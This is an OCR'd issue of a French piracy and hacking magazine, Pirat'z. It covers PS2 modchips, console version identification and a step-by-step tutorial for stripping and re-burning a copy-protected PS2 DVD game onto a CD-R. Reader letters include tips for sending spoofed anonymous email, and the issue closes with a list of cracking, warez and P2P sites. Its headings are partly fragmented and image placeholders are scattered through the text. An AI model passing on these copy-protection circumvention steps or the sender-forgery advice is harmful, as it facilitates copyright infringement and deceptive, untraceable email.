Avec un dernier point important à prendre en considération: sans modchip, ou avec un modchip sans soudure, tous les jeux ne booteront pas. En effet, on se retrouve limité par la taille de la TOC (Table of Content) du CD ou DVD de boot. Cela pose notamment problème pour les rips, qui sont pour beaucoup au-delà de la taille maximale autorisée. Pour corriger le problème, il faut alors patcher l'image du jeu avec un patch "No-mod". Vous trouverez de tels patchs sur le site de Spiv's No-mod Central: http://spiv.de/ps2/. La plupart des copies 1:1 (non rippées) de CD ou DVD fonctionnent correctement, mais pas toutes (pour question de TOC, mais aussi parfois de protection supplémentaire). Vous pouvez trouver une liste des sauvegardes fonctionnant (ou pas) avec le Swap Magic sur les forums de PS2Owner (http://www.modchipforums.com/forums/forumdisplay.php?s=&forumid=21), ainsi qu'à la même adresse, la liste des tailles des TOC pour différents jeux, ce qui peut aider à prévoir les chances de succès. Enfin, une version 3 du Swap Magic serait en préparation, qui corrigerait en particulier les problèmes de boot des DVDRips.

CE QUE NOUS RÉSERVE L'AVENIR

Evidemment, ce qui se profile à l'horizon est toujours plus alléchant. Puce DMS 3, Swap Magic 3, nouvelle version d'Action Replay compatible V7... à vous de voir si vous préférez attendre et vous précipiter sur une nouveauté, ou plutôt utiliser les techniques déjà éprouvées, malgré leurs éventuels inconvénients ou limitations. C'est vous qui choisissez, après tout c'est votre PS2, vous l'avez payée, vous avez bien le droit de la bousiller !

QUELLE VERSION, MA PS2 ?

La question que tout "newbie" dans le monde underground playstationien se pose, c'est de savoir comment déterminer sa version de PS2 (de V1 à V7). A priori, ayant acheté votre console en France, c'est au moins une V3, et si elle est récente, c'est sans doute une V7. Sans rentrer dans tous les détails des différentes versions, voilà qui devrait vous permettre de déterminer la vôtre:

***1]* LE NUMÉRO DE VERSION**

SCPH-3900x ou SCPH-3900x R : V7
SCPH-3000x R ou SCPH-3500x R : V5, V6
SCPH-3000x ou SCPH-3500x : V3, V4, V5

***2]* LE NOMBRE DE VIS DE DÉMONTAGE (SOUS LA CONSOLE)**

10 vis : V3
8 vis : V4, V5, V6, V7

***3]* LE NOMBRE DE VIS DE L'EXPANSION BAY (SI VOUS HÉSITEZ ENTRE V4, V5, V6)**

Après avoir retiré le couvercle de l'Expansion Bay (à l'arrière de la console), regardez si la baie comporte deux ou trois vis. S'il y en a trois, c'est une V5 ou V6

***4]* LA FORME DU CONNECTEUR (SI VOUS HÉSITEZ ENCORE ENTRE V5 OU V6)**

Remarquez qu'il n'est souvent pas nécessaire de faire la différence, car la plupart des modchips fonctionnant sur l'un des deux modèles marchent aussi sur l'autre. Mais pas tous, et dans ce cas il vous faudra ouvrir la console. Je vous invite à consulter l'image sur : http://generationps2.free.fr/kelps2.htm

***5]* LES FUSIBLES**

Pour les fanas qui comprennent l'espagnol : www.ps2reality.net/showdocument.php?t=13206.
Vous pouvez toujours la traduire en anglais grâce à altavista ;)

'Z

MICROSOFT PRÉFÈRE LES EXTRATERRESTRES

Seuls les programmes signés avec une clef propriétaire de Microsoft peuvent tourner sur une Xbox non modifiée. Afin de passer cette protection, le "Xbox Challenge" a été lancé début janvier. Le but : découvrir cette clef secrète, ce qui permettrait à TOUT programme (les copies de jeux par exemple) de tourner sur TOUTE Xbox. La méthode : employer la puissance de calculs de milliers d'ordinateurs de par le monde, grâce au calcul distribué. Si vous faites partie de la bande d'illuminés qui croient encore aux extraterrestres et les cherchent sur Seti@Home, vous voyez de quoi je parle. Juste après avoir été lancé, le projet était stoppé sous la menace d'attaques légales de Microsoft. Puis repartait. Puis était encore stoppé (et l'est encore), afin de mettre au point une méthode d'attaque plus efficace. En effet, on a appris au passage que le temps nécessaire pour examiner toutes les combinaisons se compterait en milliards d'années... Finalement, j'abandonne Seti, voilà qui est quand même plus optimiste que de trouver des extraterrestres. À suivre sur http://theneoproject.com

GAMEJACK LE RIPPER

Du côté des logiciels destinés à la copie de CD protégés, on a l'inamovible CloneCD. Mais il n'est pas seul : BlindWrite et Alcohol 120 % (sans doute nommé ainsi après une nuit un peu trop arrosée) en sont de dignes compétiteurs. Un autre concurrent est entré en lice : GameJack 2, capable selon ses créateurs de copier ou d'émuler les dernières protections à la mode. Grâce à la traduction de leur site en allemand par Altavista, on apprend qu'en plus il possède "deux trains de roulement virtuels y compris". Voilà qui est prometteur.

COPIER DES J
POUR PLA

La procédure pour copier un jeu de Playstation 2 gravé sur DVD est nettement plus compliquée que celle pour les jeux gravés sur CD. Mais à Pirat'z, rien d'impossible. Voici des exemples pratiques pour vous faire la main !

Un DVD peut contenir jusqu'à 8 Go de données. Il s'agit donc ici de supprimer de l'image du jeu les parties qui ne sont pas totalement indispensables, comme les musiques de fonds, les vidéos de présentation, etc. afin de faire tenir le tout sur un CD-R standard de 700 Mo. Parfois, il faut aussi modifier l'architecture de l'image du jeu pour que la console l'accepte. Vous trouverez les outils nécessaires pour réaliser cette délicate opération en cherchant leur nom sur Google :

[1] Un lecteur DVD
[2] Un graveur
[3] Un éditeur hexadécimal pour éditer les fichiers. J'utiliserai le shareware Hex Workshop tout au long de ces tutoriaux.
[4] Le logiciel Sony CD/DVD Generator
[5] Le Dreamcast Dummy File Maker (Freeware)
[6] ISOBuster (Freeware)
[7] IML2ISo.EXE (Freeware)
[8] CDRWin (Shareware)

DUMMY FILE MAKER.

Voici, par l'exemple, la technique de création d'une image ISO à partir d'un jeu au format DVD. Le nom du jeu choisi n'est pas donné ici pour des raisons de protection légale, mais c'est de comprendre la technique qui compte. Après c'est à vous d'adapter en fonction de vos jeux dont vous désirez effectuer une copie de sauvegarde.

Notre premier exemple portera sur un jeu pas trop complexe. Cependant, le ripper vous donnera de bonnes bases et vous familiarisera avec les outils. Si cela ne suffit pas, pas d'inquiétude : dans le prochain numéro de Pirat'Z, nous étudierons des jeux encore plus difficiles à copier.

ETAPE 1 : COPIE DES FICHIERS

Mettre le DVD du jeu dans le lecteur DVD.
Avec l'explorateur Windows, copier tous les fichiers et répertoires et les copier dans un répertoire temporaire sur votre disque dur.
Astuce: Il est préférable de nommer le répertoire temporaire avec le nom de volume du DVD. Cela aide à retenir si le DVD a un nom de volume ou pas.

ETAPE 2 : ANALYSE DU MANQUE D'ESPACE

Le vrai travail commence. Mettre en surbrillance tous les fichiers du répertoire temporaire et faire un clic droit, puis choisir " Propriétés ". Vous voyez bien que tous ces fichiers ne tiendront pas sur un CD, mais ce n'est pas si grave. Maintenant, regardons où nous pouvons libérer de l'espace. La technique habituelle est de couper les films (intro scènes de cinématiques). Normalement, les films PS2 sont nommés .PSS. Mais nous n'en voyons aucun ici... En revanche, il y a des fichiers .MV3 dans le répertoire MV3 : ce sont les vidéos ; MV3 est un acronyme de MVE qui veut dire MOVIE.


ETAPE 3 : SUPPRESSION DES GROS FICHIERS INUTILES

Débarrassons-nous de quelques fichiers... Nous allons enlever les fichiers suivants : MO2.MV3, MO4.MV3, MO5.MV3, M06.NV3, M07.MV3, M08.MV3, M10.MV3, M11.MV3, M14.MV3, M15.MV3, M16.MV3, M19.MV3. Pourquoi avoir choisi ceux-là ? Il y a quelques critères pour choisir lesquels supprimer : généralement, vous prendrez les plus gros fichiers et en effacerez juste assez pour que le jeu soit assez petit pour rentrer sur un CD 80 min.

ETAPE 4 : LES FICHIERS DUMMY

Nous devons remplacer les fichiers effacés. Il y a 2 bonnes façons pour faire cela. La première, en prenant le plus petit fichier d'un type similaire et en l'utilisant pour remplacer les autres par des copier/coller, et les renommer par les noms des fichiers manquants. Deuxièmement, nous pouvons remplacer les fichiers manquant avec des fichiers " vides ", appelés dummy. Ordinairement, ces fichiers dummy doivent être des vidéos PSS valides, mais dans le cas de ce jeu, ce n'est pas important. Donc, nous allons utiliser un programme qui fait des fichiers dummy. Le Dreamcast Dummy File Maker. Grâce à celui-ci, nous allons créer des fichiers dummy de 1Mo pour chacun des fichiers que nous avons effacés. Il va donc falloir en faire 12.


ETAPE 5 : DVD CHECK OU PAS ?



HEX WORKSHOP.

Maintenant que nous avons de nouveau les mêmes fichiers que sur le DVD original (comparez avec celui-ci pour être sur que vous n'avez rien oublié), et que nous avons nos fichiers dummy à leur place, nous sommes prêts pour faire une image qui ne sera pas encore la bonne ! D'abord, nous devons regarder s'il n'y pas de " DVD check ", c'est-à-dire que la console ne vérifie pas que ce soit un DVD. Ouvrez Hex Workshop.

Cela fait, ouvrir le fichier SLUS ou ELF du jeu. Vérifier qu'il n'a pas l'attribut " Lecture Seule " (clic-droit + propriétés), car sinon, Hex Workshop sera incapable de l'ouvrir.



UNE RECHERDE DE CHAINE HÉXADÉCIMALE AVEC HEX WORKSHOP.


EUX SUR DVD
PSTATION 2

Lorsque le fichier est ouvert, faites CTRL+F pour lancer une recherche simple. L'écran " Search " apparaît. Dans " Type ", choisir " Hex Values ". Dans la case " Value " entrez ceci: 02000424.

Cette chaîne représente la chaîne la plus couramment utilisée pour identifier le DVD. Soyez sûr que " Down " est sélectionné dans " Direction." Cliquer sur OK et Hex Workshop ira trouver toutes les instances de cette chaîne. Le résultat sera affiché dans la fenêtre en bas à droite de Hex Workshop. Il y a quelques instances de cette chaîne, cependant, aucune de celles-là ne sert à identifier le format DVD. Il sera détaillé plus tard comment reconnaître la bonne chaîne. Pour l'instant, regardez celles-ci pour voir à quoi ressemble une chaîne qui n'est pas la bonne. Apprendre à reconnaître les mauvaises vous aidera plus tard, alors ne sautez pas cette étape...

ETAPE 6 : PRÉPARATION DE L'IMAGE

Nous sommes parés à préparer les fichiers pour notre image. Fermez Hex Workshop; sans sauvegarder les changements. Maintenant, lancez CD/DVD Generator.




CD/DVD GEN VOLUME INFORMATIONS.

Choisissez " Create New Project ", puis " CDROM Master Disc. " Le programme s'ouvrira dans le menu DIRECTORY. Il y a 3 menus : VOLUME, DIRECTORY, et LAYOUT. Chacun a une fonction précise. Nous les apprendrons au fur et à mesure que nous avancerons. Premièrement, cliquez sur VOLUME. Cela vous mène à la fenêtre VOLUME. Il y a ici des entrées pour des informations telles que region, publisher, copyrights, et *Volume Label*. Sous " Master Disc Information ", entrer le nom SLUS à côté de " Disc Name. " En d'autres termes, pour notre jeu en question, il faut entrer SLUS50062. Maintenant, dans " Volume Identifier ", entrer NOMDUJEU à côté de " Volume. " Vous pouvez mettre ce que vous voulez dans les autres cases, qu'il est conseillé de laisser vides. Cliquer ensuite sur DIRECTORY pour vous ramener à la fenêtre DIRECTORY. C'est ici que nous allons rentrer les fichiers dans le programme. C'est aussi ici que nous allons créer nos répertoires, ce que nous ferons en premier. Allez dans le menu Edit et choisir " Create Directory. " Un nouveau répertoire sera créé ; nommez-le MV3. Nous sommes prêt pour mettre nos fichiers. Pour éviter les problèmes ultérieurs, laisser les fichiers dans leur propre ordre. Minimiser CD/DVD Generator et ouvrir ISOBuster.

Dans la fenêtre de droite d'ISOBuster, vous verrez une description nommé LBA. C'est l'endroit sur le DVD où se trouve chaque fichier et c'est ce qui détermine l'ordre des fichiers. Un LBA de 1 montre le premier fichier, un LBA de 2 montre le second, etc. Nous voyons donc que le premier fichier est GRP.BIN au LBA 24. Maximisez CD/DVD Generator et faites glisser GRP.BIN de votre répertoire temporaire à la fenêtre du CD/DVD. Vérifier que vous l'avez bien mis à la racine et non dans le répertoire MV3 ! Il va falloir faire la même chose pour le reste des fichiers, en utilisant ISOBuster comme guide pour faire glisser les fichiers dans le CD/DVD Generator dans le bon ordre.

ETAPE 7 : QUELQUES VÉRIFICATIONS...



ISOBUSTER.

Cliquez sur LAYOUT dans CD/DVD Generator. Vous pouvez fermez ISOBuster. Dans LAYOUT, regardez dans la fenêtre du bas et vous verrez la disposition de vos fichiers. Le premier fichier que vous devez voir est GRP.BIN et il doit être à LBA 24.

Note : CD/DVD Generator représente le LBA avec " START " et " END ". Start est celui que vous devez regarder. Prenez le cas où le LBA ne serait pas en 24, alors que c'est ce que vous voulez. Il va falloir changer cela. Sélectionner GRP.BIN dans la fenêtre du bas et faire un clic droit. Sélectionner " Location ". Une boîte de dialogue s'ouvrira. C'est ici que vous allez entrer le LBA que vous voulez. Entrez 24, puis OK. Maintenant, GRP.BIN est bien au LBA 24. Parfait ! Cela nous donne un ordre pour les fichiers qui est quasiment le même que sur le DVD original. Nous en avons fini avec ça. :)

ETAPE 8 : DE IML À ISO

Dans le menu " File " de CD/DVD Gen, choisir " Export IML File " et il vous demandera où vous voulez mettre le fichier IML. Pour plus de simplicité, le mettre dans le même répertoire que IML2ISO.exe. Nommer le nomdujeu.iml. Vous pouvez fermer CD/DVD Gen. Pas besoin de sauvegarder lorsqu'il vous le demande.

Nous sommes enfin prêts pour faire notre image ISO. Dans le menu Démarrer de Windows, choisissez Programmes/Commandes MS-DOS. Si vous ne le trouvez pas, allez dans " Exécuter...", taper " Command " et cliquez sur OK. Maintenant que vous avez votre fenêtre DOS ouverte, il va falloir rejoindre le répertoire où vous avez mis IML2ISO (utiliser la commande " cd "), puis taper : " iml2iso nomdujeu.iml NOMDUJEU.ISO ". Cela créera votre image ISO.

ETAPE 9 : ON GRAVE !

Ouvrir CDRWin et choisir " File Backup and Tools ", puis " Record ISO9660 " dans le menu déroulant en haut. Sélectionner alors votre image, NOMDUJEU.ISO.

Enfin, dans les menus déroulants du bas, choisissez CDROMXA et MODE2. Vous devez vous assurer que seuls " Finalize/Close Session " et " Write Postgap " sont cochés. Maintenant, appuyer sur " Start " et attendre que la gravure soit finie.

Votre première copie de sauvegarde est enfin finie... Vous devez avoir acquis les bases. Et dans deux petits mois, ne manquez pas notre tutorial avancé permettant de copier les jeux PS2 les mieux protégés !

COURRIER DES LECTEURS

Merci pour vos gentils courriers (mon auto-broyeur de lettres d'insultes semble fonctionner à merveille), et n'hésitez pas à continuer à nous écrire pour toutes vos questions, suggestions, remarques, pour partager vos astuces, vos sites préférés, vos fonds d'écran XXX, etc. sur piratgamez@yahoo.fr. **Par contre, abstenez-vous de nous faire part de vos problèmes techniques (certes, on répond plus rapidement que la hotline de votre constructeur, et il serait difficile d'être moins compétent, mais ce n'est pas notre boulot). Et non, nous ne savons pas où télécharger <insérer ici le nom d'un logiciel ou film quelconque>. Désolé !**

C'EST TRAÎTRE, UN DISQUE DUR

Vous avez déjà revendu un de vos vieux disques durs ? Vous avez pensé à le formater d'abord ? Oui ? C'est bien. Mais avez-vous effectivement effacé les données qu'il contenait ? Probablement pas. En effet, un formatage sous Windows ne va généralement pas réécrire par-dessus tous les secteurs, mais uniquement vérifier qu'ils fonctionnent, et réinitialiser la "table des matières" du disque. Un utilitaire basique de récupération est alors capable de retrouver les fichiers. Deux étudiants du MIT aux Etats-Unis ont ainsi acheté pas moins de 158 disques durs usagés sur le web (ils devaient être bien usagés, puisqu'ils en ont eu pour moins de 1000 $, et que seuls 129 fonctionnaient). Bilan de leur opération "récupération" : plus de 5000 numéros de cartes de crédit, des rapports médicaux, des informations personnelles et des comptes d'entreprises, des emails, et bien sûr des images, euh... ragoûtantes. Donc avant de vendre votre vieux dur, pensez à utiliser PGPDisk et à faire un petit wipe. Et surtout, ne le revendez pas à un étudiant du MIT !

L'EXCLU DU MOIS

Oui, je sais, Pirat'z ne sort que tous les deux mois. D'un autre côté, avouez que "l'exclu des deux mois", ça sonne moins bien, tout de suite. Peut-être que vous n'auriez même pas lu cette news si son titre n'avait pas été aussi accrocheur. C'est que c'est important, le titre d'une news. Je ne vous raconte pas le temps qu'on perd à chercher des titres aguicheurs, comme... hmm... comme... bon, j'ai pas d'exemple là, mais vous voyez l'idée. Enfin, pour nous rattraper de la fausse exclu du dernier numéro, voici ... (NDLR : coupé pour manque de place)

Salut, j'ai une remarque à faire concernant le nouveau numéro de Pirat'z : j'ai voulu tester le créateur de cheats codes, mais dès qu'il a fallu télécharger le progz memhack ça ne marche pas, j'ai beau cliquer sur "download von memhack 1.3" j'obtiens une page blanche et rien ne se télécharge.

ZEUS

En effet, vous avez été nombreux à nous signaler le problème, le lien de la page officielle ne fonctionnant plus. Heureusement, on vous a déniché un lien alternatif afin que vous puissiez appliquer le tutoriel du précédent numéro :
ftp://ftp.icm.edu.pl/vol/wojsyl/winsite/win95/games/memhack.exe

---

Voilà, je suis joueur du jeu sur PC Ghost Recon de Tom Clancy. Je recherche des cheats de ce jeu et aussi des anti-cheats pour notre serveur. Il semble que le nom du cheat 'VERTIGO' a été évoqué... mais même si je trouve pas mal d'infos sur celui-ci... je n'arrive pas à trouver la version Ghost Recon téléchargeable. Si tu pouvais me donner un lien ce serait vraiment cool... A propos ta revue est sympa... et pas chère... Longue vie à celle-ci donc....

CERBERE

Bon, je ne suis pas un expert en cheats Ghost Recon, donc difficile de donner une réponse vraiment exhaustive. Je vais plutôt te donner des adresses en vrac, ça pourra t'aider j'espère (il est difficile de trouver des cheats de jeux multijoueurs, vu que c'est le genre de chose qui ne plait pas trop aux éditeurs de jeux). Cela dit, c'est vrai qu'il est intéressant de les avoir pour être capable de sécuriser son propre serveur.
http://multiplayercheating.cjb.net/ : des cheats, mais plutôt pour Rainbow 6 que Ghost Recon
http://www.geocities.com/HyBriDCheatz/ : des cheats, apparemment les downloads ne marchent plus, mais ça donne des noms de cheats, et tu peux essayer les liens vers d'autres sites aussi
http://www.3dvertigo.com/ : voir les liens et le forum
http://www.igsleague.com/download.asp : il y a l'IGS anti-cheat programme pour Ghost Recon
http://morpf.homestead.com/news.html : site anti-cheat
Bonne chance !

J'ai été intéressé par les traducteurs co0WB0y et y a rien sur le net !(désolé j'ai pas les yeux de l'aigle ! et l'intelligence non plus :(!)

MAX

Que tu n'aies pas les yeux de l'aigle, ça peut se comprendre. Par contre, si tu n'en as pas l'intelligence, c'est plus inquiétant. Enfin, rien n'est perdu, tu vas pouvoir briller devant tes copains grâce au langage châtié des COwBoyZ dont un traducteur se trouve sur :
http://carablast.free.fr/progz/cowboy.zip

Salut à tous,
Je trouve votre magazine super, je voudrais savoir s'il y a un moyen de s'abonner ? ;)
J'ai une petite question aussi j'essaie d'envoyer un mail anonyme avec Ghost mail v.5.1 mais je n'y arrive pas. Pourriez-vous me donner juste quelques conseils s.v.p. ? Je suis sous aol...
Merci d'avance et longue vie à votre mag ! Si vous avez aussi un site n'hésitez pas à me le donner...
Bonne continuation à vous tous et merci pour les bons moments grâce à votre mag... ;)

MARGINAL

Déjà, pour l'abonnement, il faudra encore attendre un peu, car nous n'avons pas encore décidé. Idem pour un site internet, qui réclamerait beaucoup de boulot.
Pour Ghost Mail, c'est sans doute que tu as oublié de remplir le champ "serveur" avec le serveur SMTP de ton provider. Celui d'AOL (toutes mes condoléances) en l'occurrence. Si ça ne fonctionne pas, c'est peut-être que le serveur SMTP pose problème. En effet, certains sont configurés pour vérifier de manière plus ou moins approfondie que vous n'essayez pas justement de vous dissimuler. Mettre une adresse email "plausible" (nimportequoi@hotmail.com plutôt que tabarnak@qsdfghjklm.com par exemple) peut faire une différence. Sinon, vous pouvez installer vous-mêmes un serveur SMTP sur votre machine afin de ne pas avoir de soucis. Et n'oubliez pas, même si le mail est "anonyme", il est toujours possible de voir votre IP si vous n'utilisez pas de proxy...

Je voudrais savoir si vous connaissez un livre ou un site pour apprendre toutes les techniques d'un hacker.

LOS

Malheureusement, il n'existe pas de livre ou de site miracle pour devenir un parfait hacker. Tu peux commencer par la netographie du mag', et côté bouquins on en trouve à la Fnac qui sont de bonnes introductions : par exemple "Halte aux Hackers", ou "Hackers attention danger".

Le Best-of du net pirat'Z

Ces sites sont donnés pour information seulement. Du contenu potentiellement illégal pourrait s'y trouver suivant la législation de votre pays. Voir les articles du code de la propriété intellectuelle relatifs aux logiciels : www.legalis.net/legalnet/cpilog.htm

HACKING et SECURITÉ INFORMATIQUE

iSecureLabs. Référence française de l'actualité sur le hacking et la sécurité. www.isecurelabs.com
Packetstorm. Tous les exploits, outils, failles... en anglais. packetstormsecurity.nl
Input Output Corporation. Une team qu'on l'aime bien. www.ioc.fr.st
Anonymat. Se cacher sur le net. www.anonymat.org
Ouah. Docs "spécialisées dans l'intrusion réseaux UNIX". Très technique. www.ouah.org
Securis. Libertés, freewares pour vous protéger. securis.info
Phrack. L'e-zine de référence des hackers, en anglais. www.phrack.org
SecuriteInfo. Le nom est explicite. www.securiteinfo.com
Crayon. Là aussi, le nom... ;) www.crayon.fr.fm
Madchat. Vision d'underground. www.madchat.org
CyberArmy. Hacking, anonymat, libertés. En anglais. www.cyberarmy.com
NSA. Les espions américains qui nous surveillent. www.nsa.gov
DGSE. Les français qui surveillent les ricains. www.dgse.org

SAUVEGARDE et DEVELOPPEMENT

-Génériques

MegaGames. Une foule de cracks, de patchs, de trainers, de cheats, de tutoriaux et d'utilitaires sur toutes les plate-formes: www.megagames.com
GameCopyWorld. Cracks et utilitaires pour faciliter la sauvegarde : www.gamecopyworld.no (le .com ne répondait plus à l'heure de rédiger ce best-of)

-Copie (gravure, modchips, ...)

Files Forums. Forums dédiés à la sauvegarde et à la gravure : www.fileforums.com
Ominfo. Un forum français fort instructif pour les consoles : www.ominfo.com/forum/
JCInfos. Un autre forum où obtenir plein d'infos sur les puces consoles : jcinfos.fr.st

-Spécifiques à certaines machines

Xbox Scene. Toute l'actualité de l'underground Xbox : www.xbox-scene.com
Xbox-Linux. Installez Linux sur votre Xbox : xbox-linux.sourceforge.net
Open-XDK. Kit de développement open source sur Xbox : openxdk.sourceforge.net
PS2Ownz. Des infos et des forums bien remplis sur la PS2 : www.ps2ownz.com
Backup-Source. La sauvegarde sur PS2 et Xbox : www.backup-source.com
Dextrose. Le développement sur N64, GameCube et Xbox : www.dextrose.com
Guide copie Dreamcast. Et en français en plus : membres.lycos.fr/raptor83/dreamcast/copie.htm
Réalisation d'un câble DC->PC : www.ifrance.com/hack128/burn_o.htm

TELECHARGEMENT et ACTU PIRATE

-Web

iSONEWS. La référence de l'actualité pirate : www.isonews.com
NFOrce. Tous les NFO, rien que les NFO : www.nforce.nl
Console-News. L'Isonews de la PS2 et de la Xbox : www.console-news.org

-Newsgroups

newzBin. Traque pour vous les binaries postées sur les News : www.newzbin.com
Usenet. News provider : www.usenetserver.com
SuperNews. News provider : www.supernews.com
AirNews. News provider : www.airnews.net

-Peer-to-Peer

Ratatium. LE site français du P2P : www.ratiatum.com
P2PFr.com. Un portail français sur le P2P : p2pfr.com
Direct Connect. Logiciel de partage P2P original : www.neo-modus.com
Open-Files. Un site français sur eDonkey, eMule et Overnet : www.open-files.com
Jigle. Un moteur de recherche eDonkey : jigle.com

-FTP et IRC

SmartFTP. Un client FTP gratuit : www.smartftp.com
mIRC. Le client IRC le plus répandu : www.mirc.com
Invision. Un mIRC bourré aux vitamines : invision.lebyte.com

ABANDONWARE et EMULATION

-Abandonware

Abandonware Ring. Recense les meilleurs sites traitant d'Abandonware : www.abandonwarering.com
Abandon Games. Synthétise le contenu de nombreux autres sites : www.abandon-games.com
Classic Trash. Un des sites d'Abandonware les plus respectés : www.classic-trash.com
Home of the Underdogs. Une référence de l'Abandonware que vous ne pouvez pas manquer : www.the-underdogs.org
Oldiesfr.com.. Un site moins fourni, mais en français : www.oldiesfr.com
VDMSound. Pour un son parfait dans les vieux jeux : ntvdm.cjb.net

-Emulation

Zophar's Domain. L'ancêtre est de retour : www.zophar.net
Emu Unlim. Site très complet dédié à l'émulation : www.emuunlim.com
Justaplay. En français, et avec de nombreux jeux : www.justaplay.com
Linux Emu. L'actualité de l'émulation sous Linux : linuxemu.retrofaction.com
NGEmu. Surtout utile pour PSX / N64 / DC / GBA / Saturn : www.ngemu.com
Emu-France. Un site français très complet sur toute l'actualité de l'émlation : www.emu-france.com
Toudy. Un site bien sympa en français : www.toudy.com
Emulation64. Toute l'émulation N64 en français : www.emulation64.net
Pdroms. Des tas de roms freeware : www.pdroms.de

JEU ONLINE

XBConnect. Pour jouer en ligne sur Xbox : www.xbconnect.com
The Smithy's Anvil. L'actualité des émulateurs de jeux massivement multijoueurs : www.smithysanvil.com
PvPGN. Un émulateur de serveur Battle.Net (lire la FAQ) : www.pvpgn.org

CHEATS

GameFaqs. Tous les guides et cheats pour tous les jeux : www.gamefaqs.com
Game Software Code Creators Club. Un site de passions qui créent eux-mêmes leurs cheats : www.cmgsccc.com
Club Français des Créateurs de Codes Action Replay. Le nom vous dit tout : cfccar.free.fr
The Secrets of Professional GameShark Hacking. Une compilation des meilleurs trucs connus à ce jour pour trouver ses propres codes : thunder.prohosting.com/~gsz/hacking-text/hackv200a.txt
Cheat Engine. Un sympathique programme de triche sur PC : members.brabant.chello.nl/~p.heijen/Cheat%20Engine
PEC. L'outil ultime pour tricher sur émulateurs PSX : www.emucheater.com

DÉJA EN KIOSQUE

MAIS POUR COMBIEN DE TEMPS ?